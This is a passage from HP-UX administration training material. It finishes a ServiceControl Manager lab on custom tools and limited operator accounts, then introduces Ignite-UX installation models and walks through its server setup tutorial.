 - Click the **Command & Parameters** tab.
 - In the **Base Command box**, type `/usr/bin/lpstat`.
(Be sure to add a space after `lpstat`!)
 - In the **Prefix box**, type `-t`
 - Click **Add**.
 - Click **OK**.
2. Test your new tool.
 - Click **Tools** in the left pane of the SCM GUI.
 - Double-click **Local Tools** in the right pane.
 - Run the tool using the same technique you used to run the standard tools earlier.
3. Create another custom tool to shutdown the print scheduler on a Managed Node?
 - Click **Actions -> New -> Tool**.
 - In the **New Tool** window, click the **General** tab.
 - In the Name box, type **Shut down spooler**.
 - In the Description box, type **Shut down the lp spooler**
 - Select **Run as root**.

ServiceControl Manager

- Click the **Command & Parameters** tab.
 - In the **Base Command** box, type `/usr/sbin/lpshut`.
 - Click **OK**.
 - Test your new tool!
4. Exit out of the SCM GUI and the `su` session before beginning the next part of the lab...

Part VI: Creating Additional SCM Users

So far, we have been exclusively using the `scm` user account to run SCM. However, in a production environment you may wish to allow one or more system administrators and operators to run SCM, too. This part of the lab explains how to configure privileges for additional SCM users.

1. Create an operator account in the SCM server's `/etc/passwd` file. In the next step, we will configure this user as an authorized SCM user. The `operator` account will only be allowed to run selected SCM management tools.

```
# useradd -m operator
# passwd operator
```

2. Login as user `scm` and launch the GUI. Only the Trusted SCM User is allowed to add and remove SCM user privileges.

```
# su - scm
$ export DISPLAY=:0
$ /opt/mx/bin/scmgr &
```

3. Configure `operator` as an SCM user.

- Click **Actions -> New -> User**.
- A window titled **New User** should appear.
- In the **New User** window, click the **General** tab.
- Type `operator` in the **Login Name** box.
- In the **New User** window, click the **Role Assignment** tab.
- In the **Select a Node** box, select the Managed Node's hostname.
- In the **Select a Role** box, select `operator`.
- Click **Add**.
- Click **OK** to close the **New User** window.
- Click **Users** in the left pane of the main SCM window.
- Verify that `operator` appears in the list of authorized users.

4. By default, the SCM tools are only available to users that have been given the Master Role through the SCM user configuration tool. Make a few tools available to users that have been assigned the operator role.

- Click **Tools** in the left pane of the SCM GUI.
- Click **General Tools** in the right pane.
- Right-click on the `bdf` tool.
- From the resulting pop-up menu, choose **Properties**.
- Click the **Privileges & Authorizations** tab.
- Click `operator` in the **Available Roles** list.
- Click **Add**.
- Click **OK**.
- Repeat this process to enable `operator` access to the `ps` tool.

5. Exit out of the SCM GUI and the **scm su** session.
6. Login as user operator, set the DISPLAY variable, and run the SCM GUI.

```
# su - operator
$ export DISPLAY=:0
$ /opt/mx/bin/scmgr &
```

7. What tools are available to the operator?

Answer:

The operator only has access to the **bdf** and **ps** tools. In fact, the other tools aren't even visible in the GUI!

8. Exit out of the SCM GUI, and the **operator su** session before moving on to the next chapter.


Module 18 — Introduction to Ignite-UX

Objectives

Upon completion of this module, you will be able to:

- Compare Ignite-UX and SD-UX.
- Describe the Ignite-UX boot interface.
- List the steps required to set up an Ignite-UX server.

18-1. SLIDE: What Is Ignite-UX?



Student Notes

Ignite-UX is an HP product designed to do installations of HP-UX systems. Ignite-UX is a client/server application that allows for multiple installations from a single server system. Ignite-UX provides functionality for the following software installation tasks:

- Initial cold installation
- System re-deployment
- System Recovery
- Image creation, Golden Image

Cold Installation

Whether you chose to setup an Ignite-UX server for client installation, or you cold-install from a local CD-ROM, you will be using the Ignite-UX process.

System Redeployment

With Ignite-UX you have very few requirements for system re-deployment, depending upon how you chose to install. With install-push from an Ignite-UX server, the client system must be up and running at least HP-UX 9.X and be on the network, and have NFS client software enabled.


System Recovery

There has long been a need for a consistent system recovery tool across all of the HP-UX systems. With Ignite-UX comes a set of tools that allow you to create a *system recovery boot tape* or a *recovery image* stored on an Ignite-UX server. This should be created for each system that you would like to perform a recovery for. The recovery tape can provide either a minimum or a full recovery. The recovery tape is essentially an image of your system that is boot-installable.

The Golden Image

Many system administrators have the need to deploy several systems using the same installation image. This image may include the OS, applications, configurations, and patches. Once a prototype of the desired image is constructed, it can become the *master* or **Golden Image**, for all of the other systems. The **Golden Image** is a system archive, less the host specific parameters.

18-2. SLIDE: Usage Model for Ignite-UX



Student Notes

Ignite-UX for Installation

Several different Installations models are possible with Ignite-UX. The most common models include:

- Cold installation from local medium
 - HP-UX core CD-ROM
 - System-recovery-boot-tape
 - Golden-Image from tape
- Cold installation over the network (including boot)
 - Pull/pull using interface on the target system
 - Push using the interface on the server system
 - Re-deployment using the interface on the server system

Cold Installation from Local Medium

The most basic use of Ignite-UX is for cold installation of the local system from a local device. The HP-UX core medium is actually an Ignite-UX boot/install medium. Everything needed to install HP-UX 11.11 is on a two CD-ROM disks. The depots on those disks are readable by Ignite-UX as well as SD-UX. Previous releases were shipped on one CD-ROM.


The tools that allow you to create the *system-recovery-boot-tape* are not on the HP-UX core media, but are on the HP-UX Applications Media or HP's software depot web site. You will need to install Ignite-UX if you would like to have the tools to build an Ignite-UX server as well as the tools to create various kinds of images for system recovery or installation.

Cold Installation over the Network

Ignite-UX is an application product that allows you to configure an Ignite-UX server. From this server you will be able to *Ignite* client systems. You will be able to install or re-deploy the systems using the server. Installation can be pulled from the client when booting from the Ignite-UX server, and the interface will run locally on the client system.

The system administrator for the Ignite-UX server can choose to push an installation to a client. The process of pushing an install does not require any interaction from the target (client) so long as all of the necessary parameters are specified on the server, and the installation interface is run on the server. The push installation will require the root password for the client system in order to perform an installation.

18-3. SLIDE: Ignite-UX Server Setup



Student Notes


The above slide shows the internal files used to manage an Ignite-UX server configuration. The three main components of the Ignite-UX server are:

- | | |
|-------------------------|---|
| Depot Files: | The depot files contain the actual files to be loaded and/or installed on the client systems. These are standard Ignite-UX depots (like those created with the swcopy command). |
| Depot Description File: | Each depot has a “depot description file” that describes the content of the depot. The depot description file contains all the information about the depot, including where the depot is located. Note that the depot can be located locally or remotely. |
| Ignite INDEX File: | Because there are many depots, and therefore many depot description files, a file is needed to keep track of the location of the different depot description files. The file which does this is the Ignite-UX INDEX file, located at <code>/var/opt/ignite/INDEX</code> . |


Ignite-UX comes with an easy to use tutorial that walks you through the process of setting up a server. The following screens are an example from the tutorial:




This is the welcome screen. Click on Server Setup to begin the tutorial.



This screen describes the server setup process.



Module 18
Introduction to Ignite-UX




The 'Configure Booting IP Addresses' dialog box contains a table of IP addresses and their reserved LLA (hex) values. The table lists IP addresses from 156.153.209.138 to 156.153.209.145. To the right of the table are buttons for 'Add', 'Modify', and 'Remove'. Below the table, there is a section for 'IP: 156.153.209.200' with a 'reserved for: 0x' field and an '(optional)' label. At the bottom, there is a section for 'IP Range: 156.153.209.138 to 156.153.209.200' with an 'Add Range' button.

IP Address	Reserved LLA (hex)
156.153.209.138	
156.153.209.139	
156.153.209.140	
156.153.209.141	
156.153.209.142	
156.153.209.143	
156.153.209.144	
156.153.209.145	

IP: 156.153.209.200 reserved for: 0x (optional)

IP Range: 156.153.209.138 to 156.153.209.200 Add Range

This screen helps you set up temporary IP addresses that can be used by clients during the boot process. These are only required when doing a pull install.




The 'Server Setup: DHCP (optional)' dialog box contains a text area with the following text: 'Another part of the server setup, which is optional, is to set up DHCP information. DHCP supplies the IP addresses and other network information for the rest of the install after the client has been booted. If you do not use DHCP, you will be prompted for the information on the client's console.' Below the text area, there is a section titled 'Please choose one of the following:' with two radio buttons: 'Configure DHCP Now' and 'Skip DHCP Setup'.

Another part of the server setup, which is optional, is to set up DHCP information. DHCP supplies the IP addresses and other network information for the rest of the install after the client has been booted. If you do not use DHCP, you will be prompted for the information on the client's console.

Please choose one of the following:

☐ Configure DHCP Now

☐ Skip DHCP Setup




The 'Add DHCP Addresses' dialog box contains a text area with the following text: 'DHCP Address Ranges to use for remainder of the installation:'. Below the text area, there is a section for 'DHCP Class ID: Ignite-UX_canary' with a checkbox labeled 'DHCP Addresses are temporary' which is checked. At the bottom, there is a section for 'DHCP Addresses: 156.153.209.210 to 156.153.209.254'.

DHCP Address Ranges to use for remainder of the installation:



DHCP Class ID: Ignite-UX_canary ☒ DHCP Addresses are temporary




DHCP Addresses: 156.153.209.210 to 156.153.209.254

DHCP can be used to provide clients with an IP address to be used after the boot, during the install. This is only needed if you wish to do pull's. You can also skip this step and provide the client install IP address from the User Interface on the client.



The next step in setting up a server is to make the HP-UX software available. The server setup tutorial can help you copy the software from the install CD(s) to the Ignite-UX server and build all the necessary configuration files.






In order to accommodate Operating Environments HP-UX 11 is shipped on two CDs. Previous releases were contained on one CD.



You are now ready to install clients.

18-4. SLIDE: Ignite-UX Main Menu

Ignite-UX Main Window



Student Notes

To start Ignite-UX, enter ignite in a GUI terminal window (note that Ignite-UX only runs in a GUI interface):

```
# ignite
```

